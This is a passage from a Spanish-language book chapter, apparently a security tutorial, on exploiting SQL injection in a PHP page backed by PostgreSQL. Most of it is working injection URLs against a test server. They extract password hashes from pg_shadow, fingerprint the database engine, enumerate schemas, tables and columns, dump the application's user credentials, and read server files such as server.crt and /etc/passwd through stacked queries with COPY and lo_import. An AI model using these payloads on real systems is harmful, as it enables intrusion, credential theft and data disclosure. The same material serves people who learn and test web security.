


Fig 1.8: Base de Datos y Usuario

La Base de Datos se llama "postgres" y el usuario "tester". Y ésta es una cuenta no de la aplicación sino del gestor de bases de datos. Incluso, si ésta tiene suficientes privilegios, podría extraerse su correspondiente contraseña. PostgreSQL almacena dicha información en una tabla

denominada "pg_shadow" que dispone de, entre otras, las columnas "usename" y "passwd". Haciendo uso de una clausula SELECT anidada, es posible extraer información de ella:

```
http://webserver1/pruebas/producto.php?id=cast((select passwd from pg_shadow where
usename='tester') as int)
```



Fig 1.9: Contraseña

El valor obtenido es "md5027af93453edd6f1da1a98266b385921" que, como sus tres primeros caracteres indican, contiene un hash MD5. Este hash se calcula a partir de la concatenación de la contraseña con la cuenta de usuario. En principio, el uso de esta última como "salt" dificulta la determinación de la contraseña mediante el uso de rainbow tables o herramientas similares (que no los ataques de diccionario o por fuerza bruta). Sin embargo, como muestra la Figura 10, a veces puede bastar con una búsqueda en Google:



Fig 1.10: Descifrando

"123tester". Por tanto, la contraseña del usuario "tester" es "123". Nótese que, al buscar, se eliminaron los caracteres "md5" iniciales.

Existe una cuenta con privilegios administrativos presente habitualmente en los sistemas PostgreSQL denominada "postgres". Siempre es bueno conocer su contraseña:

```
http://webserver1/pruebas/producto.php?id=cast((select passwd from pg_shadow where
usename='postgres') as int)
```

Si el atacante conociera la dirección o el nombre del servidor PostgreSQL y tuviera acceso a él, ya dispondría de cuanto necesita para intentar realizar una conexión, por ejemplo, mediante ODBC, y acceder a la información. Pero, como se mostrará en posteriores apartados, posiblemente se tenga que enfrentar a nuevos problemas antes de conseguir su objetivo.

7. Leyendo de la Base de Datos sin mensajes de error

En este apartado, se realizarán pruebas asignando el valor "Off" al parámetro "display_errors" del fichero "php.ini".

Los mensajes de error facilitan en gran medida la extracción de datos, pero no siempre están disponibles. A menudo, ante un error en la sintaxis SQL, las aplicaciones retornan una página de error personalizada, una página sin texto o, como en el caso objeto de la presente discusión, simplemente indican que la búsqueda no ha obtenido resultados.




Fig 1.11: Página con los mensajes de error desactivados

Aún así, sigue siendo posible explotar la vulnerabilidad SQL Injection presente en el script.

El primer inconveniente es que se ignora qué Sistema Gestor de Base de Datos se está utilizando. Y siempre es conveniente conocerlo porque, como se indicó anteriormente, cada uno soporta su propio dialecto de SQL.

Quizá el atacante ya tenga ese dato. Puede que, por ejemplo, lo haya deducido de los resultados de un escaneado de los puertos IP abiertos en el servidor. Pero si no es así, necesita obtenerlo de algún modo. Si no utiliza el dialecto SQL apropiado no obtendrá los mejores resultados.

Por fortuna para él, éste es un problema que conlleva su propia solución. Es posible determinar, al menos de forma aproximada, qué Base de Datos se está utilizando inyectando expresiones propias de cada dialecto y comprobando cómo se comporta la aplicación.

Tómese como ejemplo la concatenación de cadenas de texto y estúdiese cómo funciona en distintos motores de Bases de Datos. Ya se vio que PostgreSQL utiliza el operador "||", y también lo hace ORACLE, pero otros sistemas utilizan el operador "+" o la función "concat".

La siguiente tabla muestra un resumen del comportamiento de algunos de los principales Gestores de Bases de Datos frente a las distintas sintaxis:

GESTOR	'a'||'b'	'a'+'b'	concat('a', 'b')
ORACLE	'ab'	ERROR	'ab'
PostgreSQL	'ab'	ERROR	ERROR
MySQL	0	0	'ab'
SQL Server	ERROR	'ab'	ERROR

Tabla 3: Cómo concatenar

Además, a diferencia del resto, ORACLE requiere que las consultas SELECT incluyan siempre una clausula FROM (si no hay ninguna tabla involucrada en la consulta, puede utilizarse la tabla "dual", como en "SELECT 1 FROM dual").

Las versiones utilizadas para obtener estos datos fueron ORACLE Database 11g, PostgreSQL 8.4.8, MySLQ 5.1.54 y SQL Server 2008R2 Express.

En base a la información mostrada en la Tabla 3, si se restringiera la lista de posibles Gestores de Bases de Datos a los cuatro a los que se hace referencia, podrían establecerse las siguientes reglas:

- Si soporta el operador '+' para la concatenación de cadenas, es SQL Server.
- Si soporta el operador '||', pero no la función "concat", es PostgreSQL.
- Si el operador "||" no concatena, pero sí lo hace "concat", se trata de MySQL.
- Si tanto "||" como "concat" sirven para concatenar, es ORACLE.

Se pueden realizar estas comprobaciones inyectando comparaciones en un parámetro vulnerable a SQL Injection. Tómese como ejemplo la siguiente URL:

```
http://webserver1/pruebas/producto.php?id=1
```

... que retorna información sobre el producto "tornillo":




Fig 1.12: Comportamiento normal

Si se inyecta una condición cierta al final de la URL, como en:

http://webserver1/pruebas/producto.php?id=1 **and 1=1**

... se obtendrá el mismo resultado. Sin embargo, si la condición fuera falsa, como:

http://webserver1/pruebas/producto.php?id=1 **and 1=2**

... no existirá ninguna fila de la tabla que cumpla tal requisito y aparecerá un mensaje de "Referencia no encontrada". El mismo que se produce ante situaciones de error en las consultas SQL, tales como:

http://webserver1/pruebas/producto.php?id=1 **and asdfghjkl**

Estas diferencias de comportamiento evidencian la existencia de una vulnerabilidad de SQL Injection y dejan claro que no es posible utilizar un enfoque basado en los mensajes de error. Para determinar qué Gestor de Bases de Datos utiliza la aplicación, se puede estudiar las páginas web retornadas para las siguientes URLs:

```
http://webserver1/pruebas/producto.php?id=1 and 'a'||'b'='ab'
http://webserver1/pruebas/producto.php?id=1 and 'a'+'b'='ab'
http://webserver1/pruebas/producto.php?id=1 and concat('a','b')='ab'
```

Supóngase que la primera de ellas retorna la página con información sobre el producto "tornillo", mientras que las otras dos producen un mensaje de "Referencia no encontrada". Podría deducirse, por tanto, que la aplicación conecta con una base de datos PostgreSQL.

> **Nota:** En realidad, no siempre es tan sencillo. Por ejemplo, MySQL contempla modos de operación como "PIPES AS CONCAT" o"ANSI MODE" en los que se puede usar '||' como operador de concatenación. Serían necesarias algunas pruebas adicionales para determinar el motor de bases de datos utilizado con mayor grado de certeza

El segundo paso consiste en determinar cuanto sea posible acerca de la sentencia SQL que ejecuta el script PHP. El número de columnas puede ser determinado de varias formas. Unas de las más típicas consiste forzar la ordenación de los resultados inyectando una clausula "ORDER BY" en la sentencia SELECT:

```
http://webserver1/pruebas/producto.php?id=1 ORDER BY 1
```

"ORDER BY 1" instruye al Gestor de Bases de Datos a ordenar los resultados usando como criterio su primera columna. "ORDER BY 2" lo haría según la segunda. Y así sucesivamente. Ante la anterior URL, se obtendría la información sobre los tornillos. El comportamiento es diferente ante la URL:

```
http://webserver1/pruebas/producto.php?id=1 ORDER BY 101
```

En este caso, aparece el mensaje "Referencia no encontrada". La razón: PostgreSQL encontró un error al intentar ordenar la columna 101 y la razón más probable es que no existan tantas columnas (también podría deberse a que, aun existiendo la columna, su tipo no permitiera la ordenación).

Mediante este tipo de pruebas, probando con distintos valores numéricos, se podría termina deduciendo que el número de columnas de la consulta es 4.

Otro método consiste en inyectar una UNIÓN de clausulas SELECT

```
http://webserver1/pruebas/producto.php?id=1 UNION SELECT null
```

Nótese que se usa el valor "null" para evitar problemas debidos a las incompatibilidades de tipo. El resultado es el mensaje de "Referencia no encontrada". Esto se debe a que se ha producido un error: en una UNIÓN de dos instrucciones SELECT, ambas deben estar compuestas por el mismo número de campos, mientras la que hemos inyectado posee uno, la que ejecuta el script tiene más.

Lo mismo ocurre con:

```
http://webserver1/pruebas/producto.php?id=1 UNION SELECT null,null
```

... y con:

```
http://webserver1/pruebas/producto.php?id=1 UNION SELECT null,null,null
```

Sin embargo,


```
http://webserver1/pruebas/producto.php?id=1 UNION SELECT null,null,null,null
```

... sí retorna la información sobre el producto "tornillos", evidenciando, de nuevo, que la consulta objeto de estudio tiene 4 columnas. A continuación, se debe determinar el tipo de estas columnas y en qué partes de la página son introducidos sus valores. Para ello pueden irse introduciendo diferentes valores en lugar de los "null" de la URL anterior:

```
http://webserver1/pruebas/producto.php?id= -1 UNION SELECT 'A',null,null,null
```



Fig 1.13: Extracción de datos de otra consulta

Nótese, en primer lugar, que en la petición se ha indicado un valor negativo (-1) para la columna "id". De este modo se pretende conseguir que la consulta original no retorne ningún resultado y que los valores mostrados en la respuesta se correspondan únicamente con la consulta inyectada.



Fig 1.14: Segunda Columna

Por otro lado, puede observarse que el literal "A" de su primera columna aparece como "Referencia" en la página web generada. Después, se pasaría a la segunda columna, indicando para ella un valor distinto:

```
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT 'A', 'B',null,null
```

...(véase imagen anterior), y comprobándose que se corresponde con el "nombre".

El resultado es otro con:

```
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT 'A', 'B', 'C',null
```

En esta ocasión, aparece el ya familiar mensaje de "Referencia no encontrada": existe un error en la sentencia SQL. Éste se debe a que, en una UNION, las columnas correspondientes de las dos clausulas SELECT deben ser del mismo tipo (o, como mínimo, de tipos y valores compatibles entre sí) y, por lo visto, la tercera de la consulta que ejecuta el script no es de tipo cadena.

Por el contrario, es de tipo entero, como muestra la respuesta ante:

```
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT 'A', 'B', 1,null
```



Fig 1.15: Tercera Columna

A estas alturas se han determinado ya todos los valores que se muestran en la página. El atacante está en disposición de realizar peticiones como:

```
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT version(),
current_database()||'<p>'||user,null,null
```

... y así conseguir extraer información sobre la versión de PostgreSQL utilizada, el nombre de instancia de Base de Datos con que conecta la aplicación y la cuenta utilizada para ello. Nótese el uso del operador de concatenación para obtener más de un dato por cada posición inyectable.




Fig 1.16: Versión, Base de Datos y Usuario

8. Esquemas y Datos

En los apartados anteriores se ha conseguido extraer información del Gestor de Bases de Datos tanto con los mensajes de error activados como encontrándose estos deshabilitados. El siguiente paso consiste, sea cual sea el caso, en extraer información de las tablas de la Base de Datos.

Si el script objeto de estudio listara más de una fila de la tabla, el atacante lo tendría muy fácil: le bastaría con inyectar "UNION SELECT..." para obtener un volcado de todos los datos deseados.

Sin embargo, por esta vez, se le presenta un problema: para cada búsqueda, sólo se lista un único producto. Existen varias soluciones avanzadas, que serán presentadas en capítulos posteriores, para enfrentarse a situaciones como ésta pero, cuando todo lo demás falla, el atacante se verá obligado a realizar una petición por cada fila de la tabla a extraer. Para ello se utilizarán las cláusulas "ORDER", "LIMIT" y "OFFSET". Un ejemplo típico de su uso sería el siguiente:

```
SELECT columna1, columna2
FROM tabla
ORDER BY 1
LIMIT 1
OFFSET 0
```

Con "ORDER BY 1" se clasifican los resultados según la primera columna. Esto podría ser importante, puesto que SQL no garantiza, por sí solo, el orden en que las filas son mostradas y se desea un resultado consistente entre las diferentes peticiones. Sin embargo, las implementaciones de los Sistemas Gestores de Bases de Datos suelen funcionar de forma determinista e imponen normalmente algún tipo de ordenación. Hay, por tanto, ocasiones en que podría eliminarse esta clausula, lo cual puede ser conveniente en diversas situaciones, como cuando se está inyectando SQL sobre un parámetro GET o una COOKIE y la longitud de la URL puede ser un problema.

"LIMIT 1" indica que sólo se desea extraer una única fila. Y "OFFSET 0", que comiencen a listarse las filas a partir de la primera (la numeración de las filas empieza por cero). En definitiva: se obtendría la primera fila. Posteriormente, con "LIMIT 1 OFFSET 1" se listaría la segunda; con "LIMIT 1 OFFSET 2", la tercera; etc.

A partir de su versión 8.4, PosgreSQL soporta la función de ventana row_number(), definida en el estándar ANSI SQL 2003. Haciendo uso de ella, puede obtenerse un resultado similar al de la consulta anterior con:

```
SELECT columna1, columna2
FROM  (select  row_number() over (ORDER BY columna1), *  FROM tabla) T
WHERE row_number = 1
```

En este caso los números de fila comenzarían en 1, no en 0. Para obtener las siguientes filas, se iría variando el valor especificado en la clausula "WHERE row_number=1". De nuevo, la sintaxis permite eliminar la referencia a la ordenación "ORDER BY columna1", si bien sería necesario mantener los paréntesis que la rodean.

En los ejemplos de este capítulo se usará la primera alternativa, la que hace uso de "LIMIT" y "OFFSET", que funciona también con las versiones previas de PostgreSQL. Una vez resuelto el problema de cómo extraer todos los datos, queda por determinar de dónde: qué tablas existen, qué columnas tienen, de qué tipo son … Y para eso está el esquema de la Base de Datos.

Cada Sistema Gestor de Base de Datos almacena el esquema y lo pone a disposición del usuario de forma diferente. PostgreSQL utiliza un conjunto de tablas y vistas que constituyen lo que se denomina "Catálogo del Sistema" y que se encuentran documentadas, para su versión 8.4, en la siguiente dirección web: *http://www.postgresql.org/docs/8.4/interactive/catalogs.html*

Una de ellas es "pg_namespace", que lista los NameSpaces de la Base de Datos. El nombre de cada uno de ellos viene dado por la columna "nspname". En primer lugar se puede determinar cuántos NameSpaces hay mediante una petición como:

```
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT null,null,count(*),null from pg_namespace
```

… (vease imagen siguiente), para después ir extrayendo sus nombres en subsecuentes accesos:

```
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT nspname,null,null,null from pg_namespace order by 1 limit 1 offset 0
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT nspname,null,null,null from pg_namespace order by 1 limit 1 offset 1
http://webserver1/pruebas/producto.php?id=-1 UNION SELECT nspname,null,null,null from pg_namespace order by 1 limit 1 offset 2
```


… y así sucesivamente hasta llegar a "offset 6", que reportará el último de los NameSpaces.



Fig 1.17: 7 NameSpaces

En el ejemplo se obtienen los siguientes valores:

Valor del offset	Nombre del NameSpace
0	almacen
1	information_schema
2	pg_catalog
3	pg_temp_1
4	pg_toast
5	pg_toast_temp_1
6	public

Tabla 4: NameSpace




Fig 1.18: Extrayendo el nombre de los NameSpaces

De todos ellos, parece que "almacen" es el nombre más acorde con la aplicación objeto de estudio. Las tablas pertenecientes a este NameSpace pueden ser obtenidas de una nueva relación, "pg_class", que contiene información sobre "tablas, vistas y casi cualquier otra cosa que pueda tener columnas". Entre las que ella misma tiene destacan:

relname	El nombre de la relación
relkind	El tipo de la relación. Para las tablas, vale "r"
relnamespace	El OID del namespace al que pertenece la tabla. Todo objeto en PostgreSQL tiene un identificador denominado "OID" que opera a nivel interno como clave principal en su correspondiente tabla.

Lo cual permite elaborar una consulta como:

```
http://webserver1/pruebas/producto.php?id=-1 UNION
SELECT relname,null,null,null
FROM pg_class, pg_namespace
WHERE pg_class.relnamespace=pg_namespace.oid
AND  nspname='almacen'
AND relkind='r'
ORDER BY 1 LIMIT 1
OFFSET 0
```

… en la que se han insertado saltos de línea para facilitar su lectura. Incrementando de forma sucesiva el valor del OFFSET en la columna "Referencia" de los listados obtenidos irán apareciendo los nombres de las tablas disponibles:

OFFSET	Tabla
0	productos
1	referencias
2	usuarios

Tabla 5: Tablas



Fig 1.19: Tablas

Una vista que puede encontrarse en PostgreSQL y que permite obtener resultados similares es "pg_tables". Con ella se pueden componer peticiones más sencillas:


```
http://webserver1/pruebas/producto.php?id=-1 UNION select tablename,null,null,null from pg_tables where schemaname='almacen' ORDER BY 1 LIMIT 1 OFFSET 0
```

La tabla "usuarios" posiblemente contendrá la información relativa a las cuentas de acceso a la aplicación y sus contraseñas. Para determinar sus columnas se utilizará la tabla "pg_attribute", a la que pertenecen los siguientes atributos:

ATRIBUTO	EXPLICACIÓN
Attrelid	El OID de la relación a la que pertenece la columna
Atttypid	El OID del tipo de datos de la columna. Los tipos de datos se almacenan en otra tabla denominada "pg_type" en la que el nombre del tipo viene dado por la columna "typname"
Attnum	La posición de la columna. Para las columnas normales, su valor será mayor que cero. Las columnas creadas por el sistema, tales como el OID, tienen un attnum negativo
Attname	El nombre de la columna

Así, para la tabla "usuarios" del namespace "almacen" se tendría:

```
http://webserver1/pruebas/producto.php?id=-1 UNION
 SELECT attname,typname,null,null
 FROM pg_class, pg_namespace, pg_attribute, pg_type
 WHERE attnum=1
 AND pg_type.oid=atttypid
 AND attrelid=pg_class.oid
AND relname='usuarios'
AND pg_class.relnamespace=pg_namespace.oid
AND nspname='almacen'
```

… todo ello en una sola línea. Esa petición proporcionaría el nombre y el tipo de la primera columna.

El resto, se iría variando el valor de "attnum" que figura en "WHERE attnum=1":

ATTNUM	COLUMNA	TIPO
1	Nombre	bpchar
2	Contraseña	bpchar
3	Id	int4
4	desc	bpchar

Tabla 6: Columnas

A estas alturas, conocida la estructura de la tabla, extraer su información debería ser algo trivial:

```
http://webserver1/pruebas/producto.php?id=-1 UNION select nombre||'<p>'||contrasena, U.desc, null,null from almacen.usuarios U order by 1 limit 1 offset 0
```




Fig 1.20: Cuenta y contraseña del Administrador

Como puede observarse, se ha cualificado el nombre de la columna "desc" por coincidir su nombre con una palabra reservada de SQL.

9. La configuración y la lectura de ficheros

Dentro del catálogo del sistema de PostgreSQL existe una tabla, denominada "pg_settings", que contiene información de gran interés para el atacante: la configuración de PostgreSQL. Sus columnas más relevantes son "name" y "setting".

Algunos ejemplos de ajustes que pueden encontrarse en ella son:

config_file	Fichero de configuración principal
data_directory	Directorio en el que se almacenan los datos. Aquí pueden encontrarse también los ficheros "server.crt" y "server.key", con el certificado y la clave privada que el servidor usa para dar soporte a PostgreSQL sobre SSL.
log_directory	Directorio para los logs
Port	Puerto TCP usado por PosgreSQL
krb_server_keyfile	Ruta del fichero de claves de kerberos
hba_file	Ruta del fichero pg_hba.conf
ident_file	Ruta del fichero pg_ident.conf

Para obtener sus valores se pueden realizar consultas similares a la siguiente:


```
http://webserver1/pruebas/producto.php?id=-1 union select name || ' = ' || setting,null,null,null from pg_settings where name='data_directory'
```



Fig 1.21: Ruta del directorio de datos

Una vez determinada la ruta en que se encuentran los ficheros de datos del servidor PostgreSQL, quizá se desee leer, por ejemplo, el contenido del fichero "server.crt", citado anteriormente.

La instrucción "COPY … FROM" de PostgreSQL puede resultar de ayuda en esta tarea, al permitir importar un fichero a una tabla de la Base de Datos. Si la tabla únicamente tiene una columna de tipo texto, valdría con:

```
COPY tabla FROM fichero
```

… y en caso de que la tabla contenga varias columnas:

```
COPY tabla(columna) FROM fichero
```

Cada línea del fichero será copiada en una fila de la tabla. Para que esta instrucción se ejecute correctamente, deben darse las siguientes condiciones:

- Que el usuario del sistema con el que se ejecute el servicio de PostgreSQL tenga acceso de lectura sobre el fichero deseado.
- Que pueda crear una tabla en la que importar el fichero o bien exista una en la Base de Datos que pueda servirle a tal fin.
- Y, lo más complicado, que la cuenta con la que se conecta a la base de datos tenga privilegios de superusuario. En otro caso, no podrá usar la instrucción "COPY".

El atacante deberá, pues, realizar varias peticiones:

- Una para crear la tabla.
- Otra para importar el fichero a la tabla.

- Varias para ir extrayendo las distintas filas de la tabla, tal y como se vio en apartados anteriores.
- Y, finalmente, otra para eliminar la tabla temporal.

En realidad, basta con una única petición para crear la tabla y copiar en ella el fichero utilizando consultas apiladas (stacked queries). SQL permite especificar varias sentencias en una sola línea, separadas por el carácter ";" y la implementación de PostgreSQL para PHP soporta esta característica. Así, la primera fase consistiría en solicitar:

```
http://webserver1/pruebas/producto.php?id=1; create table fichero(linea text);copy fichero from
'/var/lib/postgresql/8.4/main/server.crt'
```



Fig 1.22: Aunque no lo parezca, algo ha hecho

La respuesta es la página de "Referencia no encontrada", pero de forma silenciosa las dos instrucciones inyectadas han creado la tabla y la han rellenado. Ahora se pueden extraer los datos. En primer lugar, el número de líneas de la tabla:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,null,count(*),null from fichero
```




Fig 1.23: Número de líneas

... para seguir con una petición que, utilizando consultas anidadas, consigue extraer todo el fichero


```
http://webserver1/pruebas/producto.php?id=-1 union select
 (select linea from fichero limit 1 offset 0)||'<br>'||
 (select linea from fichero limit 1 offset 1)||'<br>'||
 (select linea from fichero limit 1 offset 2)||'<br>'||
 (select linea from fichero limit 1 offset 3)||'<br>'||
 (select linea from fichero limit 1 offset 4)||'<br>'||
 (select linea from fichero limit 1 offset 5)||'<br>'||
 (select linea from fichero limit 1 offset 6)||'<br>'||
 (select linea from fichero limit 1 offset 7)||'<br>'||
 (select linea from fichero limit 1 offset 8)||'<br>'||
 (select linea from fichero limit 1 offset 9)||'<br>'||
 (select linea from fichero limit 1 offset 10)||'<br>'||
 (select linea from fichero limit 1 offset 11)||'<br>'||
 (select linea from fichero limit 1 offset 12)||'<br>'||
 (select linea from fichero limit 1 offset 13)||'<br>'||
 (select linea from fichero limit 1 offset 14)||'<br>'||
 (select linea from fichero limit 1 offset 15)||'<br>'||
 (select linea from fichero limit 1 offset 16),
 null,null,null
```




Fig 1.24: El certificado

Otra técnica para extraer el contenido de ficheros y que, a diferencia de la anterior, funciona incluso de aquellos que no son de texto, consiste en utilizar la función "lo_import", que incorpora a la base de datos el contenido completo de un archivo. En este caso, son necesarios los siguientes pasos:

- Importar el fichero a la base de datos. Por ejemplo:

```
http://webserver1/pruebas/producto.php?id=-1 union select null, null,
cast(lo_import('/etc/passwd') as int), null
```




Fig 1.25: Importando con lo_import

El objeto será almacenado en una tabla llamada pg_largeobject. Las columnas que lo conforman son:

Loid	El OID del objeto importado. La función *lo_import* retorna este valor, En el caso del ejemplo, los datos tendrán un loid = 24759
Pageno	Los objetos son divididos en páginas que permitan un tratamiento eficiente. Esta columna indica qué página del objeto contiene la fila. La primera página se corresponde a la número cero.
Data	Campo de tipo BYTEA que contiene la página. El tipo BYTEA es similar a una cadena, pero permite incluir caracteres no imprimibles.

Un nuevo acceso permite conocer el número de filas que se acaban de crear:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,null,count(*),null from
pg_largeobject where loid = 24759
```





Fig 1.26: Número de filas

Y, puesto que solo hay una fila, bastaría con lo siguiente para extraer todo el fichero:

```
http://webserver1/pruebas/producto.php?id=-1 union select cast(data as text),null,null,null from
pg_largeobject where loid = 24759
```



